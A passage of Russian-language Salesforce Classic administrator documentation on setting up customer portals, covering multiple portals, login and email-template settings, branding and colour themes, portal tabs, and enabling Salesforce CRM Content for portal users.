Прим.: Дополнительную информацию о количестве клиентских порталов, доступном для активации, можно получить в компании Salesforce.

Прежде чем приступить к пакетному созданию клиентских порталов, просмотрите перечисленные ниже советы и рекомендации.

Советы по внедрению

- Пользователи портала могут входить только на клиентские порталы, назначенные их профилям. Чтобы назначить профиль клиентскому порталу, выберите имя портала на странице настройки клиентского портала, нажмите кнопку **«Редактировать профили»** в разделе «Назначенные профили» и установите флажок «Активно» напротив нужного профиля.

  Пользователю портала доступны все клиентские порталы, назначенные его профилю, посредством одних регистрационных данных.

  Чтобы просмотреть количество активных пользователей, связанных с каждым профилем, назначенным клиентскому порталу, создайте настраиваемый сводный отчет и добавьте столбец «Профиль».

- URL-адрес входа для каждого созданного клиентского портала содержит уникальный идентификатор (например portalId=060D00000000Q1F. Уникальный идентификатор определяет портал, доступный пользователю. Если используемый URL-адрес входа не содержит уникальный идентификатор, то пользователь автоматически перенаправляется на URL-адрес входа для первого созданного клиентского портала. Обратите внимание, что пользователи портала могут выполнять вход на клиентский портал только посредством страницы входа портала, а не страницы входа в систему Salesforce.

- Ниже перечислены элементы, параметры которых применяются к организации *и* клиентским порталам.
  - Списковые представления
  - Макеты поиска
  - Правила назначения обращений
  - Предупреждения бизнес-правил

Рекомендации

- Каждый созданный клиентский портал поддерживает настройку шрифтов, цветов, шаблонов эл. почты и приветствий, поэтому организации могут создавать разные клиентские порталы для каждого продукта и уровня обслуживания клиентов. Например, организация может создать уникальный клиентский портал для каждого уровня обслуживания клиентов (золотой, серебряный и бронзовый).

  Прим.: JavaScript и код CSS автоматически удаляются из HTML-файлов, используемых в качестве приветствия портала.

- Чтобы стандартизировать шаблоны сообщений, отправляемых пользователям всех клиентских порталов, щелкните ссылку **«Задать стандартные шаблоны эл. почты для всех клиентских порталов»** в разделе «Инструменты» на странице настройки клиентского портала. Данные параметры определяют шаблоны эл. почты, которые должны использоваться для отправки электронных уведомлений (например, при добавлении нового комментария к обращению или восстановлении пароля) пользователям портала, профили которых связаны с несколькими клиентскими порталами.

  По умолчанию образцы шаблонов автоматически выбираются в полях поиска «Шаблон создания пользователя», «Шаблон создания пароля» и «Шаблон восстановления пароля». Поля поиска «Шаблон создания комментария» и «Шаблон смены ответственного на пользователя портала» не поддерживают автоматический выбор образцов шаблонов. Данные поля должны быть заполнены вручную, чтобы пользователи, профили которых связаны с несколькими клиентскими порталами, могли получать электронные уведомления о добавлении новых комментариев к обращениям или назначении ответственности за запись на клиентском портале. Пользователям портала могут быть отправлены шаблоны эл. почты, помеченные как «Доступно для использования».

  Совет: Стандартные шаблоны эл. почты отправляются пользователям нескольких клиентских порталов, поэтому должны создаваться без применения специализированного фирменного стиля.

- Клиентский портал не может быть удален. Чтобы запретить пользователям вход на портал, снимите флажок «Вход включен». Дополнительную информацию см. в разделе «Включение входа и параметров клиентского портала» на странице 2914.
- При необходимости создайте несколько клиентских порталов, отображающих разные вкладки для пользователей с одинаковым профилем, при условии, что профилю доступны все объекты, отображаемые на вкладке. Дополнительную информацию см. в разделе «Настройка вкладок клиентского портала» на странице 2925.

СМ. ТАКЖЕ:

Настройка клиентского портала

Общие сведения об управлении пользователями клиентского портала

Включение входа и параметров клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Щелкните ссылку **«Правка»** напротив имени настраиваемого клиентского портала Salesforce.
3. Заполните поля ниже.

Параметр	Описание
Имя	Имя клиентского портала, отображаемое на страницах просмотра и редактирования сведений о портале, а также на странице «Настройка клиентского портала». Имя клиентского портала не отображается на страницах портала, но отображается в строке заголовка браузера. Имя портала должно быть уникальным для организации и не может использоваться клиентским или партнерским порталом. Более того, имя «партнерский портал», указанное для клиентского портала, может вызвать возникновение ошибки.
Описание	Описание клиентского портала, отображаемое на страницах просмотра и редактирования сведений о портале. Описание клиентского портала не отображается на портале.
Вход включен	Данный параметр позволяет пользователям входить на клиентский портал. Прежде чем установить данный флажок, выполните действия, описанные в разделе «Настройка клиентского портала».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения входа и параметров клиентского портала:

- «Настройка приложения»

Параметр	Описание
	Прим.: Сброс паролей возможен только при наличии доступа к клиентскому порталу, а также при использовании диапазона IP-адресов и времени входа, заданных в профиле пользователя.
Администратор	Чтобы выбрать стандартного администратора клиентского портала, щелкните значок поиска ( ). Данный пользователь Salesforce будет получать все электронные уведомления о самостоятельной регистрации пользователей на клиентском портале. Уведомления содержат сведения об ошибках регистрации и прочих проблемах, возникающих при самостоятельной регистрации клиентов (например, случайный ввод повторяющихся адресов эл. почты, создание повторяющихся записей контактов и превышение ограничения по количеству лицензий пользователя, приобретенных организацией). Администратор клиентского портала может быть выбран из только числа пользователей, которым назначено полномочие «Редактирование пользователей портала самообслуживания». Более того, пользователь, выбранный в качестве администратора портала, не может быть деактивирован.

Стандартные параметры портала

Параметр	Описание
URL-адрес входа	URL-адрес веб-страницы, отображающейся при входе пользователей на клиентский портал. Данный URL-адрес позволяет входить и взаимодействовать с порталом. Чтобы предоставить пользователям возможность входа на клиентский портал, добавьте данный URL-адрес на корпоративный веб-сайт. URL-адрес входа для каждого созданного клиентского портала содержит уникальный идентификатор (например, portalId=060D00000000Q1F. Уникальный идентификатор определяет портал, доступный пользователю. Если используемый URL-адрес входа не содержит уникальный идентификатор, то пользователь автоматически перенаправляется на URL-адрес входа для первого созданного клиентского портала. Обратите внимание, что пользователи портала могут выполнять вход на

Стандартные параметры портала	
Параметр	**Описание**
	клиентский портал только посредством страницы входа портала, а не страницы входа в систему Salesforce.
URL-адрес выхода	URL-адрес веб-страницы, отображающейся пользователям после выхода из клиентского портала (например, «http://www.acme.com»). В противном случае пользователям отображается страница входа.
Категория верхнего уровня для портала	Категория верхнего уровня, доступная клиентам на клиентском портале. Все решения данной категории и ее подкатегорий, помеченные как «Отображается на портале самообслуживания», доступны клиентам для просмотра. Данное поле доступно только при использовании функции обзора решений. См. раздел «Настройка параметров решений» на странице 3610.
Включить самостоятельное закрытие обращений из предложенных решений	Данный параметр позволяет пользователям закрывать обращения на клиентском портале прямо в предложенных решениях. Например, чтобы закрыть обращение, щелкните **«Да, закрыть мое обращение»** прямо в просматриваемом предложенном решении.
Показать подтверждение о выполнении действия	Данный параметр позволяет пользователям просматривать сообщения-подтверждения о выполнении действия на клиентском портале. Например, если данный параметр включен, то после создания обращения на клиентском портале отображается сообщение пользователю «Обращение отправлено». Сообщения-подтверждения позволяют пользователям просмотреть действия, выполненные на клиентском портале.
Язык по умолчанию для HTML-сообщений	Данный параметр определяет язык отображения HTML-сообщений портала, если HTML-сообщения портала на настраиваемом языке не используются. Данный параметр доступен только многоязычным организациям.

Параметры электронных уведомлений	
Параметр	**Описание**
Адрес эл. почты отправителя	Адрес эл. почты, используемый для отправки всех шаблонов сообщений клиентского портала (например, «support@acme.com»). Сообщения эл. почты автоматически

Параметры электронных уведомлений	
Параметр	**Описание**
	отправляются системой Salesforce, но у пользователей портала создается впечатление, будто они отправлены с этого адреса электронной почты. Ответ пользователя портала на шаблон сообщения отправляется на данный адрес.
Имя эл. почты отправителя	Имя, связанное с параметром «Адрес эл. почты отправителя» (например, «Служба поддержки Acme»).
Шаблон создания пользователя	Шаблон эл. почты, используемый для отправки имени пользователя и исходного пароля всем новым и самостоятельно зарегистрировавшимся пользователям клиентского портала. По умолчанию образец шаблона выбирается автоматически. При необходимости создайте собственный шаблон или измените образец шаблона. Пометьте шаблон флажком «Доступно для использования».
Шаблон создания пароля	Шаблон эл. почты, используемый для отправки нового пароля существующим пользователям клиентского портала при сбросе паролей. По умолчанию образец шаблона выбирается автоматически. При необходимости создайте собственный шаблон или измените образец шаблона. Пометьте шаблон флажком «Доступно для использования».
Шаблон восстановления пароля	Шаблон эл. почты, используемый для отправки нового пароля существующим пользователям клиентского портала при сбросе паролей посредством щелчка на ссылке **«Забыли пароль?»** на странице входа клиентского портала. По умолчанию образец шаблона выбирается автоматически. При необходимости создайте собственный шаблон или измените образец шаблона. Пометьте шаблон флажком «Доступно для использования».
Шаблон создания комментария	Шаблон эл. почты, используемый для отправки уведомления пользователям клиентского портала при добавлении общедоступного комментария к одному из их обращений. Данный шаблон должен быть помечен флажком «Доступно для использования».
Шаблон смены ответственного на пользователя портала	Шаблон эл. почты, используемый для отправки уведомления пользователям клиентского портала при назначении ответственного за запись на портале. Данный шаблон должен быть помечен флажком «Доступно для использования».

Прим.: Чтобы стандартизировать шаблоны сообщений, отправляемых пользователям всех клиентских порталов, щелкните ссылку **«Задать стандартные шаблоны эл. почты для всех клиентских порталов»** в разделе «Инструменты» на странице настройки клиентского портала. Дополнительную информацию см. в разделе «Создание нескольких клиентских порталов» на странице 2912.

Совет: Чтобы использовать один шаблон сообщения для разных ролей (например, шаблон смены ответственного на пользователя портала), рекомендуем дополнить шаблон текстовыми полями и полями слияния, которые используются обоими объектами. Например, если организация использует настраиваемые объекты «Гарантия» и «Обучение», то шаблон смены ответственного на пользователя портала должен содержать следующие текстовые поля и поля слияния: «Вам назначена новая запись. Код: {!Training.ID}{!Warranty.Id}.» При отправке шаблона отображаются только соответствующие поля слияния.

Внешний вид

Параметр	Описание
Верхний колонтитул	Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в верхний колонтитул клиентского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска ( ). Общий размер файлов, указанных в полях «Верхний колонтитул» и «Нижний колонтитул», не должен превышать 10 Кб. Рекомендуем избегать одновременного использования верхнего колонтитула *и* логотипа на портале, что может инициировать их некорректное отображение. Чтобы разместить ссылку выхода в любой области верхнего колонтитула, воспользуйтесь следующим HTML-тегом: `<a href="/secur/logout.jsp">Выход</a>"`.
Нижний колонтитул	Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в нижний колонтитул клиентского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска ( ). Общий размер файлов, указанных в полях «Верхний колонтитул» и «Нижний колонтитул», не должен превышать 10 Кб.
Логотип	Графический файл, который позволяет добавлять фирменный стиль организации в верхний левый угол клиентского портала. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», и помеченный атрибутом «Доступен внешне как изображение», щелкните значок поиска ( ).

Внешний вид	
Параметр	**Описание**
	Размер файла, указанного в поле поиска «Логотип», не должен превышать 20 Кб. Рекомендуем избегать одновременного использования верхнего колонтитула *и* логотипа на портале, что может инициировать их некорректное отображение.
Приветствие	Текстовый или HTML-файл, который позволяет добавлять фирменный стиль организации в верхний колонтитул страницы входа, страницы восстановления пароля и страницы изменения пароля на клиентском портале. Чтобы выбрать файл, загруженный в общедоступную папку на вкладке «Документы», щелкните значок поиска ( ). Размер файла, указанного в поле поиска «Приветствие», не должен превышать 2 Кб. Прим.: JavaScript и код CSS автоматически удаляются из HTML-файлов, используемых в качестве приветствия портала.

Параметры самостоятельной регистрации	
Параметр	**Описание**
Самостоятельная регистрация включена	Данный параметр позволяет существующим контактам самостоятельно регистрироваться на клиентском портале. При установке данного флажка и добавлении флажка «Разрешить самостоятельную регистрацию на клиентском портале» в макеты страниц для контактов, записи которых помечены флажком «Разрешить самостоятельную регистрацию на клиентском портале», разрешается просматривать область самостоятельной регистрации на странице входа клиентского портала. Чтобы получить автоматически назначенное имя пользователя и пароль для входа на клиентский портал, введите адрес эл. почты и нажмите кнопку **«Отправить»** в области самостоятельной регистрации. Ниже перечислены другие электронные уведомления, отправляемые пользователям относительно их статуса регистрации. • Текущий пользователь: данное уведомление позволяет вводить другой адрес эл. почты или выбирать ссылку **«Забыли пароль?»** для получения пароля.

Параметры самостоятельной регистрации	
Параметр	**Описание**
	• Новый пользователь: данное уведомление информирует пользователя о несоответствии отправленного адреса эл. почты текущему контакту организации. Если организация использует функцию Web-to-Case или Web-to-Lead для сбора сведений о новых пользователях, то данное уведомление содержит ссылку на соответствующую форму для ввода данных. • Внутренняя ошибка: данное уведомление информирует пользователя о возникновении ошибки самостоятельной регистрации, переданной администратору портала. • Недействительный пользователь: данное уведомление информирует пользователя о недоступности самостоятельной регистрации на клиентском портале. Данное уведомление отправляется в том случае, если переданный адрес эл. почты соответствует контакту, запись которого не помечена флажком «Разрешить самостоятельную регистрацию на клиентском портале». Кроме того, данное уведомление отправляется в том случае, если введенный адрес эл. почты не соответствует контактам, а организация не использует функцию Web-to-Lead или Web-to-Case для сбора сведений о новых пользователях. Убедитесь, что все обязательные настраиваемые поля пользователей содержат стандартные значения. В противном случае пользователи, регистрирующиеся на клиентском портале самостоятельно, будут получать сообщение об ошибке. Обратите внимание, что пользователям организаций-лиц недоступна самостоятельная регистрация на клиентском портале. Пользователи организаций-лиц, попытавшиеся самостоятельно зарегистрироваться на клиентском портале, получают электронное уведомление с просьбой обратиться к администратору портала.
URL-адрес формы нового пользователя	Данный параметр позволяет указать URL-адрес формы Web-to-Lead или формы Web-to-Case для пользователей, которые самостоятельно регистрируются на клиентском портале. Данная форма позволяет собирать и преобразовывать сведения в запись контакта, поэтому ее URL-адрес отображается посредством шаблона, выбранного в поле «Шаблон ошибки регистрации» для отправки

Параметры самостоятельной регистрации	
Параметр	**Описание**
	саморегистрирующимся пользователям, которые не соответствуют текущим записям контактов.
Шаблон ошибки регистрации	Шаблон эл. почты, отправляемый пользователям, которые самостоятельно регистрируются на клиентском портале, но сталкиваются с ошибками регистрации, или которые должны заполнить форму Web-to-Case или Web-to-Lead для регистрации на портале. По умолчанию образец шаблона выбирается автоматически. При необходимости создайте собственный шаблон или измените образец шаблона. Пометьте шаблон флажком «Доступно для использования». Поля «Адрес эл. почты отправителя» и «Имя эл. почты отправителя» в параметрах клиентского портала определяют отправителя данного шаблона.
Стандартная лицензия нового пользователя	Чтобы выбрать стандартную лицензию пользователя портала для пользователей, которые самостоятельно регистрируются на клиентском портале, щелкните значок поиска ( ).
Стандартная роль нового пользователя	Чтобы выбрать стандартную роль портала для пользователей, которые самостоятельно регистрируются на клиентском портале, щелкните значок поиска ( ).
Стандартный профиль нового пользователя	Чтобы выбрать стандартный профиль портала для пользователей, которые самостоятельно регистрируются на клиентском портале, щелкните значок поиска ( ). Профиль, выбранный в качестве стандартного профиля портала, не может быть удален.

4. Чтобы сохранить параметры клиентского портала, нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка клиентского портала

Настройка шрифтов и цветов клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения шрифтов и цветов клиентского портала:

- «Настройка приложения»

Фирменный стиль компании может быть сохранен путем настройки шрифтов и цветов клиентского портала Salesforce. Цветовая тема портала определяет шрифты и цвета, используемые на портале. Выберите предопределенную цветовую тему и при необходимости настройте ее в соответствии с фирменным стилем компании. Чтобы просмотреть все атрибуты темы, доступные для настройки, щелкните ссылку **«См. примеры»**.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Выберите имя нужного клиентского портала.
3. Нажмите кнопку **«Изменить шрифты и цвета портала»**.
4. Выберите нужную цветовую тему в раскрывающемся списке «Цветовая тема». Чтобы создать собственную тему, выберите значение «Настраиваемая» в раскрывающемся списке «Цветовая тема». Выбранная цветовая тема автоматически отображается в разделе «Предварительный просмотр».
5. При необходимости настройте цвет любой выбранной темы.
   - Введите шестнадцатеричное значение в любой атрибут темы.
   - Щелкните шестнадцатеричное значение любого атрибута темы и выберите нужный цвет посредством интерактивного редактора.

   При сохранении настроенной теме автоматически назначается имя «Настраиваемая». Ниже перечислены параметры, доступные для настройки, которые автоматически отображаются в разделах «Предварительный просмотр».

Стили вкладки	
Атрибут темы	**Описание**
Текст текущей вкладки	Цвет текста выбранной вкладки.
Фон текущей вкладки	Цвет фона выбранной вкладки.
Граница текущей вкладки	Цвет границы выбранной вкладки.
Текст другой вкладки	Цвет текста неактивных вкладок.
Фон другой вкладки	Цвет фона неактивных вкладок.
Граница другой вкладки	Цвет границы неактивных вкладок.
Фон панели вкладки	Цвет фона позади всех вкладок.

Стили страницы	
Атрибут темы	**Описание**
Фон страницы	Цвет фона портала, кроме полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».
Текст	Цвет, размер и шрифт текста для всех элементов портала, кроме вкладок, кнопок, верхних колонтитулов и меток полей. Чтобы увеличить или уменьшить размер всех элементов портала, измените значение в поле процентов. При необходимости измените шрифт всех элементов портала, кроме вкладок, кнопок, верхних колонтитулов и меток полей, посредством раскрывающегося списка.
Текст метки поля	Цвет текста для имен полей в записях. При необходимости измените шрифт текста посредством раскрывающегося списка.
Ссылка	Цвет текста для всех ссылок.
Всплывающая ссылка	Цвет текста для всех ссылок, отображающихся при наведении указателя мыши.
Разделитель полей	Цвет линий, разделяющих поля в записях.
Нижняя граница	Цвет нижней границы портала.

Стили раздела	
Атрибут темы	**Описание**
Фон заголовка	Цвет фона для всех верхних колонтитулов, включая поля поиска, недавние элементы, связанные списки, категории решений, папки документов и выбранную вкладку.
Текст заголовка раздела	Цвет и шрифт текста для верхних колонтитулов полей поиска, связанных списков, недавних элементов, категорий решений и папок документов. При необходимости измените шрифт текста посредством раскрывающегося списка.
Левая граница	Граница слева от полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...». Чтобы увеличить или уменьшить толщину границы, измените значение в поле пикселов. При необходимости

Стили раздела

Атрибут темы	Описание
	выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.
Правая граница	Граница справа от полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...». Чтобы увеличить или уменьшить толщину границы, измените значение в поле пикселов. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.
Верхняя граница	Граница над полями поиска, связанными списками, недавними элементами, категориями решений, папками документов и раскрывающимся списком «Создать...». Чтобы увеличить или уменьшить толщину границы, измените значение в поле пикселов. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.
Нижняя граница	Граница под полями поиска, связанными списками, недавними элементами, категориями решений, папками документов и раскрывающимся списком «Создать...». Чтобы увеличить или уменьшить толщину границы, измените значение в поле пикселов. При необходимости выберите стиль линии, используемой для отображения границы, посредством раскрывающегося списка.
Фон раздела	Цвет фона для полей поиска, связанных списков, недавних элементов, категорий решений, папок документов и раскрывающегося списка «Создать...».

Стили списка

Атрибут темы	Описание
Текст заголовка списка	Цвет текста для имен полей, выбранных в качестве заголовков столбцов в списковых представлениях. При необходимости измените шрифт текста посредством раскрывающегося списка.
Подчеркивание заголовка	Цвет линий под заголовками столбцов в связанных списках и списковых представлениях.
Разделитель	Цвет линий между записями в списковых представлениях.

Стили списка	
Атрибут темы	**Описание**
Выделение строки	Цвет записи, выбранной пользователем в списковом представлении.

6. Чтобы сохранить все внесенные изменения, нажмите кнопку **«Сохранить»**.

Совет: Изменения отображаются пользователям клиентского портала после обновления обозревателя. Рекомендуем обновлять цветовую тему в непиковые часы использования клиентского портала.

Прим.: Дополнительную информацию о настройке верхнего колонтитула, нижнего колонтитула и логотипа клиентского портала см. в разделе «Включение входа и параметров клиентского портала» на странице 2914.

СМ. ТАКЖЕ:

Настройка клиентского портала

Настройка вкладок клиентского портала

Настройка вкладок клиентского портала

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Ниже перечислены вкладки, которые могут отображаться на клиентском портале Salesforce.

- Ответы
- Статьи
- Идеи
- Начальная страница
- Обращения
- Отчеты
- Решения
- Веб-вкладки
- Права
- Настраиваемые объекты
- Сервисные контракты
- Chatter Answers
- Документы на вкладке «Документы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки вкладок клиентского портала:

- Настройка приложения

- Вкладки Salesforce CRM Content: «Библиотеки», «Содержимое» и «Подписки»

Кроме того, ниже перечислены вкладки клиентского портала, которые могут отображаться делегированным администраторам внешних пользователей.

- Организации
- Контакты

Чтобы выбрать вкладки, которые должны отображаться пользователям при входе на клиентский портал, и определить порядок их отображения, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Выберите имя нужного клиентского портала.
3. Щелкните **«Настроить вкладки портала»**.
4. Чтобы добавить или удалить вкладки, выберите нужную вкладку в поле «Доступные вкладки» или «Выбранные вкладки» и нажмите кнопку **«Добавить»** или **«Удалить»**. Чтобы изменить порядок отображения вкладок, выберите нужную вкладку в поле «Выбранные вкладки» и нажмите кнопку **«Вверх»** или **«Вниз»**.
5. При необходимости выберите вкладку, которая должна отображаться пользователям при входе на портал, в раскрывающемся списке «Стандартная целевая вкладка».
6. Нажмите кнопку **«Сохранить»**.

Чтобы выбрать вкладки, доступные пользователям, измените параметры вкладок в связанных профилях и наборах полномочий.

Совет: При необходимости создайте несколько клиентских порталов, отображающих разные вкладки для пользователей с одинаковым профилем, при условии, что пользователям доступны все объекты, отображаемые на вкладке.

Чтобы разрешить доступность вкладок на клиентском портале, выполните перечисленные выше действия и выберите значение «Включены стандартные параметры» для параметров доступности вкладки во всех профилях клиентского портала.

Разрешение пользователям портала просмотра веб-вкладок

Чтобы разрешить пользователям портала просмотр веб-вкладок, создайте веб-вкладки и назначьте их профилям клиентского портала.

Предоставление пользователям портала доступа ко вкладке «Документы»

Чтобы разрешить пользователям портала просмотр вкладки «Документы», предоставьте пользователям клиентского портала доступ к нужным папкам на вкладке «Документы» системы Salesforce.

Разрешение пользователям портала просмотра вкладки «Отчеты»

Чтобы разрешить пользователям портала просмотр вкладки «Отчеты», выполните указанные ниже действия.

1. Предоставьте пользователям портала доступ к нужным папкам на вкладке «Отчеты» системы Salesforce.
2. Выберите значение «Личный» для единых стандартных параметров общего доступа к объектам, которые должны использоваться для составления отчетов.
3. Назначьте пользователям портала наборы полномочий или профили, содержащие полномочие «Запуск отчетов».

При добавлении вкладки «Отчеты» на клиентский портал пользователи портала:

- не могут настраивать отчеты или фильтровать результаты отчетов, но могут запускать отчеты.
- могут экспортировать отчеты в Excel при наличии полномочия «Экспорт отчетов».
- не могут просматривать папки «Изъятые общедоступные отчеты» и «Мои личные настраиваемые отчеты».
- получают сообщение об отсутствии полномочий, необходимых для запуска отчета, содержащего недоступные объекты.

Предоставление пользователям портала доступа ко вкладке «Идеи»

Чтобы предоставить пользователям портала доступ ко вкладке «Идеи», настройте сообщество «Идеи» для отображения на портале. Дополнительную информацию см. в разделах «Создание и редактирование зон» на странице 3007 и «Включение сообщества "Идеи" на клиентском портале» на странице 2930.

Если организация использует лицензию Ideas and Answers Portal, скройте вкладку «Отчеты» на клиентском портале. В противном случае при открытии вкладки «Отчеты» пользователям клиентского портала отображается сообщение «Недостаточно полномочий». Дополнительную информацию о сокрытии вкладок см. в разделе «Настройка вкладок клиентского портала» на странице 2925.

Предоставление пользователям портала доступа ко вкладкам Salesforce CRM Content

Дополнительную информацию о предоставлении пользователям портала доступа к Salesforce CRM Content см. в разделе «Включение Salesforce CRM Content на клиентском портале» на странице 2927.

Включение Salesforce CRM Content на клиентском портале

Включение сообщества «Идеи» на клиентском портале

Включение функции управления правами на клиентском портале

Включение Salesforce Knowledge на клиентском портале

Включение ответов на клиентском портале

СМ. ТАКЖЕ:

Настройка клиентского портала

Включение Salesforce CRM Content на клиентском портале

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для настройки и обновления клиентского портала:	«Настройка приложения»
Для создания и редактирования профилей:	Управление профилями и наборами полномочий
Для управления пользователями клиентского портала:	Редактирование пользователей портала самообслуживания
Для создания полномочий библиотеки Salesforce CRM Content:	Управление Salesforce CRM Content ИЛИ «Управление полномочиями содержимого»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для добавления пользователей в библиотеку Salesforce CRM Content:	«Управление Salesforce CRM Content» ИЛИ Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Приложение Salesforce CRM Content доступно на клиентском портале. Пользователи клиентского портала могут иметь два уровня доступа к приложению Salesforce CRM Content.

- Пользователи портала без лицензии Salesforce CRM Content могут загружать, оценивать, комментировать и подписываться на содержимое только при наличии полномочия «Просмотр содержимого на порталах». Пользователи не могут просматривать конфиденциальные данные (например, имена пользователей и журнал загрузок и версий). Функция доставки содержимого недоступна пользователям портала.
- Пользователи портала с лицензией Salesforce CRM Content могут использовать все функции Salesforce CRM Content, предоставленные соответствующими полномочиями библиотеки, включая добавление, перемещение, общий доступ и удаление содержимого из библиотек. Кроме того, они могут просматривать отчеты Salesforce CRM Content. Функция доставки содержимого недоступна пользователям портала.

Включение Salesforce CRM Content для нелицензированных пользователей

Чтобы включить Salesforce CRM Content на порталах, включите клиентский портал и выполните указанные ниже действия. Ниже перечислены действия, предназначенные для нелицензированных пользователей Salesforce CRM Content.

1. Обновите профили клиентского портала.
   a. Клонируйте профиль «Пользователь клиентского портала» или «Менеджер клиентского портала».
   b. Добавьте полномочие «Просмотр содержимого на порталах» в клонированные профили.
   c. Измените доступность вкладок «Библиотеки», «Содержимое» и «Подписки» со значения «Вкладка скрыта» на значение «Включены стандартные параметры».
   d. Назначьте клонированные профили пользователям клиентского портала.
2. Определите полномочия пользователей портала в каждой библиотеке Salesforce CRM Content, создавая одно или несколько полномочий библиотеки.

   Прим.: Полномочие библиотеки может предоставить только привилегии, разрешенные лицензией на компонент или профилем пользователя. Например, полномочие библиотеки «Присвоить тег содержимому» позволяет присваивать теги содержимому только пользователям портала с лицензией Salesforce CRM Content.
3. Определите библиотеки, которые должны быть доступны пользователям портала. Убедитесь, что данные библиотеки не содержат конфиденциальных данных.
4. Добавьте пользователей портала в библиотеки. Пользователи портала с профилем «Пользователь клиентского портала» или его копией могут быть добавлены в библиотеку только в составе общедоступной группы. Пользователи

портала с профилем «Менеджер клиентского портала» или его копией могут быть добавлены в библиотеку по отдельности.

5. Добавьте вкладки Salesforce CRM Content на каждый клиентский портал.

   Прим.: Вкладка «Документы» не является частью Salesforce CRM Content.

Включение Salesforce CRM Content для лицензированных пользователей

Чтобы включить Salesforce CRM Content на порталах, включите клиентский портал и выполните указанные ниже действия. Ниже перечислены действия, предназначенные для лицензированных пользователей Salesforce CRM Content.

1. Обновите профили клиентского портала.
   a. Чтобы разрешить пользователям портала создавать библиотеки и управлять ими, клонируйте профили «Пользователь клиентского портала» и «Менеджер клиентского портала», а затем добавьте полномочие «Создание библиотек».
   b. В стандартных или клонированных профилях клиентского портала измените доступность вкладок «Библиотеки», «Содержимое» и «Подписки» со значения «Вкладка скрыта» на значение «Включены стандартные параметры».
   c. При необходимости назначьте клонированные профили пользователям клиентского портала.
2. Установите флажок «Пользователь `Salesforce CRM Content`» на странице сведений о каждом пользователе клиентского портала.
3. Определите полномочия пользователей портала в каждой библиотеке Salesforce CRM Content, создавая одно или несколько полномочий библиотеки.

   Прим.: Полномочие библиотеки может предоставить только привилегии, разрешенные лицензией на компонент или профилем пользователя. Например, полномочие библиотеки «Присвоить тег содержимому» позволяет присваивать теги содержимому только пользователям портала с лицензией Salesforce CRM Content.
4. Определите библиотеки, которые должны быть доступны пользователям портала. Убедитесь, что данные библиотеки не содержат конфиденциальных данных.
5. Добавьте пользователей портала в библиотеки. Пользователи портала с профилем «Пользователь клиентского портала» или его копией могут быть добавлены в библиотеку только в составе общедоступной группы. Пользователи портала с профилем «Менеджер клиентского портала» или его копией могут быть добавлены в библиотеку по отдельности.
6. Добавьте вкладки Salesforce CRM Content на каждый клиентский портал.

   Прим.: Вкладка «Документы» не является частью Salesforce CRM Content.

СМ. ТАКЖЕ:

Настройка клиентского портала

Включение сообщества «Идеи» на клиентском портале

